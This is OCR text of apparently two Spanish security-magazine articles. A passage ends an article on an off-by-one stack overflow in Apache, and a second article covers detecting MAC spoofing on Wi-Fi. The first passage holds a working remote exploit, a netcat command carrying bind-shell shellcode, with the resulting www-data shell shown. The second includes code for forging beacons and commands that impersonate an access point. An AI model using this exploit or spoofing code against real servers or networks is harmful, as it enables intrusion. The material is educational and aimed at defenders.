                      4
  [17] .ctors           PROGBITS        08085004 03c004 000008 00  WA  0   0
                      4
  [18] .dtors           PROGBITS        0808500c 03c00c 000008 00  WA  0   0
                      4
  [19] .jcr             PROGBITS        08085014 03c014 000004 00  WA  0   0
                      4
  [20] .dynamic         DYNAMIC         08085018 03c018 0000f8 08  WA  5   0
                      4
  [21] .got             PROGBITS        08085110 03c110 000004 04  WA  0   0
                      4
  [22] .got.plt         PROGBITS        08085114 03c114 000234 04  WA  0   0
                      4
  [23] .data            PROGBITS        08085360 03c360 00684c 00  WA  0   0
                      32
  [24] .bss             NOBITS          0808bbc0 042bac 000c1c 00  WA  0   0
                      32
  [25] .shstrtab        STRTAB          00000000 042bac 0000cc 00      0   0
                      1
Clave para Opciones:
  W (escribir), A (asignar), X (ejecutar), M (mezclar), S (cadenas)
  I (info), L (orden enlazado), G (grupo), x (desconocido)
  O (se requiere procesamiento extra del SO) o (específico del SO)
  p (específico del procesador)
```

```
0x834aec9:      0xb0044689
                        0x08468906
                        0x01b366b0
                        0x068980cd
0x834aed9:      0x896602b0
                        0x77b00c46
                        0x0e468966
                        0x890c468d
0x834aee9:      0xc0310446
                        0xb0104689
                        0x08468910
                        0x02b366b0
0x834aef9:      0x01b080cd
                        0xb0044689
                        0xcd04b366
                        0x89c03180
0x834af09:      0x46890446
                        0xb366b008
                        0x8880cd05
                        0x313fb0c3
0x834af19:      0xb080cdc9
                        0xcd01b13f
```

Elijamos una dirección que este a mitad cadena de NOP's, por ejemplo, `0x0834ae77`, ahora ya podemos completar el exploit y probarlo contra el Apache:

```
$ echo -ne "GET /kung/ldap://localhost/
    `perl -e 'print "%90"x128'`%89%e6%
    31%c0%31%db%89%f1%b0%02%
    89%06%b0%01%89%46%04%b0%
    06%89%46%08%b0%66%b3%01%
    cd%80%89%06%b0%02%66%89%
    46%0c%b0%77%66%89%46%0e%
    8d%46%0c%89%46%04%31%c0%
    89%46%10%b0%10%89%46%08%
    b0%66%b3%02%cd%80%b0%01%
    89%46%04%b0%66%b3%04%cd%
    80%31%c0%89%46%04%89%46%
    08%b0%66%b3%05%cd%80%88%
    c3%b0%3f%31%c9%cd%80%b0%
    3f%b1%01%cd%80%b0%3f%b1%
    02%cd%80%b8%23%62%69%6e%
    89%06%b8%23%73%68%23%89%
    46%04%31%c0%88%46%07%b0%
    30%2c%01%88%46%04%88%06%
    89%76%08%31%c0%89%46%0c%
    b0%0b%89%f3%8d%4e%08%8d%
    56%0c%cd%80%31%c0%b0%01%
    31%db%cd%80%3FC%3FC%3FCC
    CCCCCCCCCCCCCCCCCCCCCCC
    CCCCCCCCCCCCCCCCCCCCCCC
    CCCCCC%77%ae%34%08CCCCCC
    CCCCCCCCCCCCCCCCCCCCCC%
    3FC%3F HTTP/1.1\rnHost:
    192.168.2.10\rn\rn" | nc
    192.168.2.10 80
```

Y desde otra consola:

```
$ nc 192.168.2.10 30464
id
uid=33(www-data) gid=33(www-data)
                groups=33(www-
                data)
```

Nos conviene pues actualizar apache a la última versión para que nuestros servidores no corran riesgo, o simplemente corregir el error y recompilar Apache, para ello solo hace falta modificar la línea 2738 y sustituirla por:

```
while (*cp && c < 4) {
```

Conclusiones

Este tipo de vulnerabilidades además de ser provocadas por un mal uso de la condición de parada en bucles, como se ha estudiado en este artículo, tiene otros escenarios. Otro sería que la función strncat cuando se le pasara la longitud máxima, no se hubieran tomado las debidas precauciones y se escribiera el '\0' que añade strncat fuera del buffer, situación análoga a ejecutar buffer[sizeof(buffer)]= '\0'. Esta última situación provoca un desbordamiento por un byte en la versión 2.5.1 e inferiores del rsync.

Incluso un mal uso de la longitud del buffer reservado en las funciones memset/memcpy o strncpy podría provocar desbordamientos por un byte.

Para evitar este tipo de vulnerabilidades conviene ser precavido y entender perfectamente donde acaba el buffer y hasta que posición podemos escribir, sobre todo cuando se le pasa el tamaño máximo permitido.


También hemos comprobado que esta técnica debido a su precisión es poco probable, aunque es posible utilizarla remotamente, siendo el escenario más habitual los ataques locales. Aún tratándose de ataques locales el éxito del ataque reside en el layout de la pila, es una técnica muy concreta pero conviene evitarla para no correr riesgos innecesarios. ●

Listado 13. *Código del fichero findUri.c.*

```
#include <stdio.h>
int main() {
        FILE *f;
        char c, u, z;
        int addr= 0x08
            08bbc0;
        f= fopen("core", "r");
        fseek(f, 0x8bc0,
            SEEK_SET);
        fread(&z, 1, 1, f);
            addr++;
        fread(&u, 1, 1, f);
            addr++;
        while (!feof(f)){
            fread(&c,
            1, 1, f);
                addr++;
                if (z == '\
            x90' &&
                u == '\x89'
            && c
                == '\xe6') {
                        printf(
            "addr:
                0x%x\n",
            addr);
                }
                z= u; u= c;
        }
        return 0;
}
```

Referencias

- klog. The Frame Pointer Overwrite. Phrack magazine Vol 9 Issue 55. 1999. *http://www.phrack.org*
- IA-32 Intel ® Architecture Software Developer's Manual vol 1,2,3. Intel Corporation, 2002. *http://www.intel.com*
- J. Koziol y otros. The Shellcoder's Handbook: Discovering and Exploiting Security Holes. Chapter 3. Wiley Publishing Inc. 2004.
- Piotr Sobolewski. Desbordamiento de la pila en Linux x86. Hakin9 nº 4/2004.



Inyección de tráfico y técnicas de detección de MAC spoofing en Wi-Fi

Asier Martínez 

Grado de dificultad



La falsificación de tramas y la impersonación de estaciones en redes Wi-Fi son la base para la realización de la mayoría de los ataques existentes, no obstante, los sistemas de detección de intrusiones usan técnicas fiables que permiten detectar esas tramas falsificadas.

Cuando se trata de redes Wi-Fi, encriptar el tráfico inalámbrico parece la mejor solución para proteger nuestra red, pero existen múltiples razones por las que un administrador podría optar por no hacerlo, las razones dependen mucho del caso en particular pero en general todos podrían tener alguno de los siguientes inconvenientes:

- costes en tiempo, mantenimiento y hardware,
- sencillez de conexión de los usuarios, libres de instalación de programas externos y claves de ningún tipo,
- rendimiento de la red disminuido debido a la sobrecarga,
- hardware viejo que no soporta los nuevos métodos de encriptación.

La encriptación tampoco garantiza la total seguridad de la red, WEP ha sido vapuleado y las alternativas aunque suponen una mejora considerable están lejos de ser perfectas. Prácticamente todas las soluciones tienen sus puntos débiles. Por ejemplo, son bien conocidos los ataques de denegación de servicio para EAPOL, diversos ataques de hombre en el medio y un atacante siempre se puede optar por el camino más directo realizando ataques en la capa física.

Independientemente de si encriptamos el tráfico o no, es evidente que siguen existien-

En este artículo aprenderás...

- cómo detectan los sistemas de detección de intrusiones Wi-Fi las tramas MAC falsificadas,
- las ventajas y desventajas de las técnicas de detección y cómo un atacante podría evadir dichas técnicas,
- el funcionamiento básico de una herramienta de inyección de tráfico 802.11 y algunas ideas de cómo un atacante podría utilizarlo.

Lo que deberías saber...

- conocimiento medio sobre redes Wi-Fi y configuración de dispositivos Wi-Fi bajo GNU/Linux,
- conocimientos básicos del lenguaje de programación C,
- nociones básicas sobre redes TCP/IP y el modelo de referencia OSI,
- conocimientos básicos de tecnología web HTML/Javascript.

do carencias en la seguridad y que es necesario algún elemento que monitorice nuestra red para poder saber qué esta ocurriendo realmente, en respuesta a estas carencias parece que ya ha emergido una nueva herramienta para las redes Wi-Fi que se encontraba ampliamente implantada en las redes cableadas, los sistemas de detección de intrusiones, estos sistemas nos permiten detectar la mayoría de los ataques y en muchos casos, como el de la detección de redes ilícitas responder de manera activa evitando que nuestros usuarios se conecten a esas redes. En este artículo nos centraremos en las técnicas que utilizan o que podrían utilizar estos sistemas para la detección de tramas MAC falsificadas y la impersonación de estaciones legítimas.

Detección usando campos característicos de las tramas

Este tipo de detección se centra en observar el contenido de las tramas emitidas en la red inalámbrica, la mayoría de estas técnicas se basan en encontrar inconsistencias en el tráfico de una estación, esto es posible mediante la creación de perfiles o patrones de comportamiento dinámicos asociados a las direcciones físicas de las estaciones. A continuación detallaremos las diversas técnicas existentes.

Análisis del número de secuencia

El campo control de secuencia (ing. *sequence control*) se utiliza para dos funciones importantes de la capa de enlace de datos, la numeración de tramas para garantizar el orden y evitar problemas con las tramas duplicadas, y la numeración del número de fragmento cuando existe fragmentación. El campo control de secuencia (véanse Figura 1. y 2.) se compone de 16 bits, 4 bits se utilizan para el número de fragmento, y los 12 bits restantes para la numeración de las tramas. Nosotros nos centraremos en el subcampo del número de secuencia que funciona como un numerador de las tramas transmitidas. Empieza en el número 0 y funciona como un contador en módulo 4096, incrementándose en uno para cada paquete de nivel superior transmitido. Si se fragmentan los paquetes de nivel superior, todos los fragmentos tendrán el mismo número de secuencia y el número de fragmento irá incrementándose. Cuando se retransmiten las tramas, no cambia el número de secuencia y se activa el bit de retransmisión. En la Figura 3. se puede observar el funcionamiento del número de secuencia, las tramas ACK no tienen número de secuencia.

Al igual que todas las técnicas de detección basadas en campos característicos, esta técnica se basa en una anomalía generada por una trama falsificada, en este caso la anomalía se genera cuando existe una diferencia significativa en el número de secuencia entre dos tramas consecutivas de una misma estación. Este es el concepto sobre la que se basa este tipo de detección, para detectar la anomalía existen multitud de métodos, desde un simple límite máximo de diferencia en el número de secuencia, hasta la utilización de técnicas estadísticas o de inteligencia artificial para determinar si la diferencia de número de secuencia es sospechosa.

Vamos a explicar cómo está implementada esta técnica en el IDS para redes 802.11, Snort-Wireless, más adelante veremos en funcionamiento este IDS con un ataque real. En el Listado 1. podemos ver cómo la técnica implementada en Snort-Wireless es bastante sencilla. La línea que contiene `gap = (4095 + p->wifih->seqnum - (*seq_number_ptr)) %4096;` resume todo el misterio, `p->wifih->seqnum` contiene el número de secuencia del paquete que actualmente ha recibido el sistema, y `(*seq_number_ptr)` el número de secuencia anterior que se había guardado para esa dirección MAC, al ser restados se obtiene el salto del número de secuencia entre las últimas dos tramas emitidas por esa estación. En este caso esa distancia se usa de forma circular, esto es, si la trama previamente guardada tenía el número de secuencia 100 y la siguiente trama un número de secuencia inferior, por ejemplo 80, realizamos la resta y obtendríamos el número -20, sin embargo sumándole 4095 y haciendo la división por módulo 4096 obtendríamos que la distancia entre las dos tramas es 4075. Se pueden observar muchas carencias en esta implementación, por ejemplo las tramas pueden no entregarse en el orden especificado debido a la congestión de la red, con lo que los números de secuencia pueden no ser consecutivos, también ocurre que con esta implementación dos tramas con el mismo número de secuencia se considerarían como anómalas, sin embargo en el estándar se define que las retrans-




Figura 1. *Cabecera de una trama 802.11*




Figura 2. *Campo control de secuencia*




Figura 3. *Comportamiento del campo número de secuencia*




Figura 4. *Esquema de red del ataque, comportamiento del campo Timestamp*

misiones tengan el mismo número de secuencia, para obtener una correcta visión se debería comprobar el bit de retransmisión.

Una de las principales desventajas de esta técnica es la propia naturaleza inestable del medio inalámbrico, existen diversas circunstancias bajo las cuales pueden suceder saltos en el número de secuencia sin que sea resultado de un ataque. El hardware empleado también puede influir en el comportamiento del número de secuencia, el contador puede resetearse en circunstancias que varían para cada firmware específico de tarjeta y fabricante. Por ejemplo cuando un usuario reinserta su tarjeta PCMCIA o cuando ocurre un mal funcionamiento de la misma. Por no hablar de la existencia de muchas tarjetas que realmente no cumplen con muchos detalles del estándar 802.11 pese a que estén certificadas como Wi-Fi.

Por otro lado, los sensores inalámbricos no son capaces de escuchar todo el tráfico que circula por el aire, perdiendo algunas tramas y por lo tanto perdiendo la cuenta real de los números de secuencia de cada estación, por ejemplo si se pierden diez tramas de una estación, la siguiente trama aunque sea legítima, tendrá un salto de diez en el número de secuencia respecto al último paquete escuchado y podría considerarse anómala.

Uno de los primeros trabajos respecto a esta técnica está escrito por Joshua Wright en el 2003, sin embargo, en aquel entonces los drivers de las tarjetas 802.11 no eran capaces de sobreescribir el campo control de secuencia, quedando, como otros muchos campos de las tramas en manos del firmware de las tarjetas por lo que resultaba una técnica muy efectiva, ya que resultaría muy difícil falsificar este campo. Actualmente esto ya no es así,siendo posible modificar el campo número de secuencia, por ejemplo con los drivers Madwifi y complicando un poco más las cosas a los detectores.

Listado 1. *Parte de código del preprocesador de Snort-Wireless spp_mac_spoof.c*

```
/* gap represent the difference between packet's sequence number and
                      corresponding sequence number recorded inside WST
                      minus one. Furthermore, it should be considered as the
                      total missing frames refered to 802.11 protocol. This
                      means that two consecutive frames with same sequence
                      number issued from same MAC addr will generate a gab
                      equal to 4095. */
  gap = (4095 + p->wifih->seqnum - (*seq_number_ptr)) %4096;
  /* Check whether or not gap should be considered as normal refered to
                      preprocessor's argument tolerate_gap */
  if( gap <= MACspoof_data.tolerate_gap){
/* packet sequence number fill up 802.11 protocol according to preprocessor
                      arguments */
    *seq_number_ptr = p->wifih->seqnum;
    return; }
  /* From now, Packet is considered as abnormal */
```

Listado 2. *Parte de código del programa Kismet, fichero finitestate.cc*

```
int BssTimestampAutomata::ProcessPacket(const packet_info *in_info) {
    _bs_fsa_element *elem;
    char atext[1024];
    // Don't track BSS timestamp for non-beacon frames or for adhoc networks
    if (in_info->type != packet_management ||
                in_info->subtype != packet_sub_beacon ||
                in_info->distrib == adhoc_distribution)
        return 0;
    macmap<BssTimestampAutomata::_bs_fsa_element *>::iterator iter =
                bss_map.find(in_info->bssid_mac);
    if (iter == bss_map.end()) {
        elem = new _bs_fsa_element;
        elem->bss_timestamp = in_info->timestamp;
        bss_map.insert(in_info->bssid_mac, elem);
        return 0;
    } else {
        elem = *(iter->second);
    }
    if (in_info->timestamp < elem->bss_timestamp) {
      if (elem->counter > 0) {
        // Generate an alert, we're getting a bunch of invalid timestamps
          snprintf(atext, STATUS_MAX, "Out-of-sequence BSS timestamp on %s "
                "- got %llx, expected %llx - this could indicate AP spoofing",
                in_info->bssid_mac.Mac2String().c_str(), in_info->timestamp,
                elem->bss_timestamp);
            atracker->RaiseAlert(alertid, in_info->bssid_mac, 0, 0, 0,
                                                        in_info-
                      >channel, atext);
            // Reset so we don't keep thrashing here
            elem->counter = 0;
            elem->bss_timestamp = in_info->timestamp;
            return 1;
        } else {
            // Increase our invalid stock
            elem->counter += 10;
        }
    } else if (elem->counter > 0) {
        elem->counter--;
    }
    elem->bss_timestamp = in_info->timestamp;
    return 0;
}
```

Detección mediante el campo BSS Timestamp y Tagged Parameters

Otros campos interesantes a la hora de detectar inconsistencias en el tráfico de una estación inalámbrica son el campo de grabación de fecha y hora (ing. *Timestamp*) y los elementos de información de longitud variable (ing. *Tagged Parameters*).

El campo Timestamp aparece en dos tramas de administración de 802.11, en las peticiones de prueba (ing. *Probe Request*) y en las tramas Baliza (ing. *Beacon*). Este campo permite la sincronización entre las estaciones en un BSS (ing. *Basic Service Set*). El cronómetro principal de un BSS transmite periódicamente la cantidad de microsegundos en la que ha estado activo mediante este campo.

La anomalía se genera cuando se detectan inconsistencias en el campo Timestamp, por ejemplo cuando la diferencia entre el reloj de dos tramas Beacon no corresponde al valor esperado.

Los elementos de información son componentes de las tramas de Administración de longitud variable. Un elemento de información genérico tiene un número ID, una longitud y un componente de longitud variable. Estos componentes proporcionan información sobre el emisor, algunos ejemplos de elementos de información son el SSID o nombre de red, el elemento de velocidades admitidas que permite especificar a que velocidades es capaz de funcionar la tarjeta emisora o el conjunto de parámetros DS en el que se especifica el número de canal que utiliza la red. Por lo tanto, si se detecta que los elementos de información fluctúan de manera significativa entre tramas del punto de acceso o de una estación tendríamos un indicio de que el tráfico de esa estación está siendo falsificado. Por ejemplo si utilizamos el elemento de velocidades admitidas dónde se especifican las velocidades que admite la estación inalámbrica, creamos un perfil asociado a una dirección física con la información que

proporciona en las tramas que envía, mediante esta información podemos saber que admite velocidades de 1 Mbps, 2 Mbps, 5.5 Mbps y 11 Mbps, velocidades típicas de una estación 802.11b. Si detectamos una trama desde esa dirección con velocidades mayores o diferentes hay mucha probabilidad de que sea una trama falsificada ya que estas capacidades son fijas a menos que se modifiquen manualmente.

Ejemplo práctico - Kismet IDS

Kismet es posiblemente el escaneador de redes Wi-Fi más popular y utilizado. Lo que no suele ser tan conocido, son sus funcionalidades como sistema de detección de intrusiones, aunque son ciertamente limitadas son bastante explicativas, a continuación mostraremos un ejemplo de cómo detecta Kismet el AP spoofing de una trama Beacon (véase el Recuadro Tipos de tramas 802.11) mediante el campo Timestamp.

En el Listado 2., tenemos la porción de código que se encarga de la detección de los BSS Timestamp anómalos. Lo explicaremos detalladamente, como se puede leer en el comentario, descarta las tramas que no sean beacon o que sean de redes Ad-Hoc, le faltaría añadir las tramas respuesta de prueba para ser completo. El siguiente paso es buscar el BSSID (ing. *Basic Service Set Identifier*), esto es, la dirección MAC del punto de acceso en una lista que guarda pares de BSSID y timestamps, si no lo encuentra crea un nuevo nodo y guarda el timestamp, en caso contrario, recupera el valor anterior. La línea más significativa del código sería esta `if (in_info->timestamp < elem->bss_timestamp)` donde comprueba que el timestamp de la trama actual sea mayor que el timestamp de la trama anterior, esto se debe a que el campo a menos que se resetee siempre irá aumentando de valor. Esta comprobación no es muy elaborada, ya que sólo se comprueba que sea menor, si es mayor aunque sea un valor incoherente no se trata como sospechoso. Para finalizar de comentar el código, destacaremos el método utilizado para que un reseteo del punto de acceso no genere una alerta, pero al mismo tiempo sin evitar que una trama falsificada pase inadvertida, para esto utiliza un contador asegurándose que si se genera una sola trama errónea




Figura 5. *Tramas capturadas durante el ataque, diferencias en el campo Timestamp y Capabilities*

Listado 3. *Parte de código del programa rfakeap.c*

```
while(ctrl_c == 0) {
            for (i = 0; i < ap_number ; i++) {
                clock_gettime(CLOCK_REALTIME, &ts);
                /* Try to calculate a coherent interval before sending */
                ts.tv_nsec += ( ((int)(beacon_interval_ms) * 1024000) /
                      ((int)(ap_number)) - 1000000);
                if(ts.tv_nsec > 1000000000) {
                    ts.tv_nsec -= 1000000000;
                    ts.tv_sec += 1;
                }
                /* Change channel */
                /* Basic technique, should use wireless ioctls instead */
                if (flags & CHANNELHOPPING) {
                    snprintf(cmd, sizeof(cmd), "iwconfig %s channel %d",
                      ifname, fakeap->channel[i]);
                    system(cmd);
                }
                /* Change tx power */
                /* Basic technique, should use wireless ioctls instead */
                if (flags & TXHOPPING) {
                    snprintf(cmd, sizeof(cmd), "iwconfig %s txpower %dmW",
                      ifname, (rand() % 0x60));
                    system(cmd);
                }
                /* Send beacon frame */
                send(sock, &(fakeap->beacons[i]), fakeap->size[i], 0);
                /* Update timestamp */
                fakeap->beacons[i].timestamp += (beacon_interval_ms * 1024);
                /* Increment sequence number */
                fakeap->beacons[i].seq_ctrl = ((((fakeap->beacons[i].seq_
                      ctrl) & 0xFFF0) >> 4) + 1) << 4;
                /* Do basic statistics */
                stat_beacons++;
                stat_bytes += fakeap->size[i];
                /* Catch SIGINT */
                signal(SIGINT, sighandler);
                /* Try to wait with a coherent beacon interval */
                /* But will fatally jitter: difficult to achieve */
                clock_nanosleep(CLOCK_REALTIME, TIMER_ABSTIME, &ts, NULL);
            }
        }
```

cada diez o más tramas correctas, Kismet no lanzará ninguna alerta. Para que Kismet lance una alerta de AP spoofing, se necesitan generar al menos dos tramas maliciosas con menos de diez paquetes válidos de diferencia entre ellas.

Para realizar la demostración práctica vamos a utilizar un sencillo escenario, pondremos una tarjeta con el chipset Prism en Master Mode con el mismo ESSID, canal y dirección MAC de un Punto de Acceso que sería el punto de acceso legítimo. De esta forma es como si tuviéramos dos puntos de acceso idénticos y Kismet detectará la diferencia en el campo Timestamp de las tramas Beacon. Para poner una tarjeta en modo maestro, existen diversos métodos, nosotros usaremos la herramienta iwconfig del paquete wireless-tools para GNU/Linux. Para esta prueba utilizamos los drivers HostAP. La dirección física del punto de acceso es: `00:0D:88:52:4C:80`.

```
# iwconfig wlan0 mode master \
essid KameHouse channel 6
# ifconfig wlan0 hw ether 00:0D:88:52:
                    4C:80
# ifconfig wlan0 up
```

En la Figura 4. podemos observar cómo el sensor Kismet recibe tramas Beacon con timestamps diferentes, del atacante y del punto de acceso legítimo, Kismet al detectar esas diferencias lanza alertas avisando del posible AP spoofing. En la primera alerta recibe el timestamp 0x7724343 cuando debería recibir el timestamp 0x11c47181, esto ocurre porque previamente había recibido una trama con el timestamp 0x11c47181 menos el intervalo de beacon 102400 microsegundos, esto es 0x11c2e181. En la Figura 6. podemos observar como lanza las alertas el programa Kismet. En la Figura 5. se puede apreciar que también el campo Capabilities es diferente para el punto de acceso legítimo y el atacante, esto es debido a que la tarjeta atacante es 802.11b y el punto de acceso soportaba 802.11g.

Ejemplo práctico – rfakeap y fakeap

Fakeap tal y como su nombre indica es una herramienta que genera puntos de acceso falsos. Esta herramienta permite crear tantos puntos de acceso como se quieran con direcciones MAC falsas, diferentes SSID, canales y que también permite variar de la potencia de emisión para los diferentes puntos de acceso, aunque esta funcionalidad

```
Network List (Autofit)                                                    Info
   Name                        T W Ch  Packts Flags IP Range       Size   Ntwrks
 ! KameHouse                   A N 006   187        0.0.0.0          0B        1
                                                                          Pckets
                                                                          Elapsd
                                                                          00:00:10
Status
 ALERT: Out-of-sequence BSS timestamp on 00:0D:88:52:4C:80 - got 7724343, expected 11c47181 - this
     could indicate AP spoofing
 ALERT: Out-of-sequence BSS timestamp on 00:0D:88:52:4C:80 - got 7756263, expected 11c79181 - this
     could indicate AP spoofing
Battery: AC 127%
```

Figura 6. *Alerta de Kismet avisando sobre AP spoofing*

```
Cisco_ef:7e:a3     Broadcast   Beacon f Beacon frame,SN=26,FN=0,BI=100, SSID: "host"
Cisco_ef:7e:a3     Broadcast   Beacon f Beacon frame,SN=27,FN=0,BI=100, SSID: "host"
Cisco_ef:7e:a3     Broadcast   Beacon f Beacon frame,SN=28,FN=0,BI=100, SSID: "host"
Cisco_b8:71:42     Broadcast   Beacon f Beacon frame,SN=29,FN=0,BI=100, SSID: "Access Point"
::                 ff02::16    ICMPv6 Multicast Listener Report Message v2
Cisco_b8:71:42     Broadcast   Beacon f Beacon frame,SN=31,FN=0,BI=100, SSID: "Access Point"
Cisco_b8:71:42     Broadcast   Beacon f Beacon frame,SN=32,FN=0,BI=100, SSID: "Access Point"
Cisco_b8:71:42     Broadcast   Beacon f Beacon frame,SN=33,FN=0,BI=100, SSID: "Access Point"
Cisco_b8:71:42     Broadcast   Beacon f Beacon frame,SN=34,FN=0,BI=100, SSID: "Access Point"
```

Figura 7. *Tráfico generado por fakeap, el número de secuencia no varía entre diferentes puntos de acceso*

```
00:61:7a:6e:bc:a2  Broadcast   Beacon f Beacon frame,SN=1010,FN=0,BI=100, SSID: "rfakeap"
02:e0:bc:9a:c8:6c  Broadcast   Beacon f Beacon frame,SN=885,FN=0,BI=100, SSID: "rf4k3ap"
01:40:02:40:2e:e2  Broadcast   Beacon f Beacon frame,SN=789,FN=0,BI=100, SSID: "\000"
00:61:7a:6e:bc:a2  Broadcast   Beacon f Beacon frame,SN=1011,FN=0,BI=100, SSID: "rfakeap"
02:e0:bc:9a:c8:6c  Broadcast   Beacon f Beacon frame,SN=886,FN=0,BI=100, SSID: "rf4k3ap"
01:40:02:40:2e:e2  Broadcast   Beacon f Beacon frame,SN=790,FN=0,BI=100, SSID: "\000"
```

Figura 8. *Tráfico generado por rfakeap, el número de secuencia coherente*

Listado 4. *Configuración del preprocesador MacSpoof en snort.conf*

```
# MacSpoof
#---------------------------------------------
# MacSpoof detects wireless MAC addresses involved in some MAC spoofed
                      traffic.
#
# Arguments:
#
# MACSPOOF_MASKED_ADDR => list of MAC addresses excluded from wireless MAC
                      spoofing
#                    detection process
# tolerate_gap [num]   => tolerate missing frames between two consecutives
                      frames issued
#                        from same MAC address
# threshold [num]      => number of abnormal sequence number gaps during time
                      delta to
#                        trigger an alert
# expire_timeout [num] => time period used to keep count of abnormal seq
                      number gap
# spoofed_target_limit => maximum number of MAC addresses inserted inside MAC
                      spoofed
#        [num]           addresses mempool
# prune_period [num]   => number of seconds to wait for looking after some
                      decayed
#                        MAC addresses inside mempool
preprocessor macspoof: $MACSPOOF_MASKED_ADDR, tolerate_gap 10, threshold 2,
                      expire_timeout 120, spoofed_addr_limit 100, prune_
                      period 30
```

Tipos de tramas 802.11

Clases de tramas

Las tramas en 802.11 se dividen en distintos tipos y subtipos, una estación cuando se encuentra en su funcionamiento normal, sólo es capaz de ver el tipo de trama de Datos, a continuación detallaremos los tipos y algunas de las tramas más importantes del estándar 802.11:

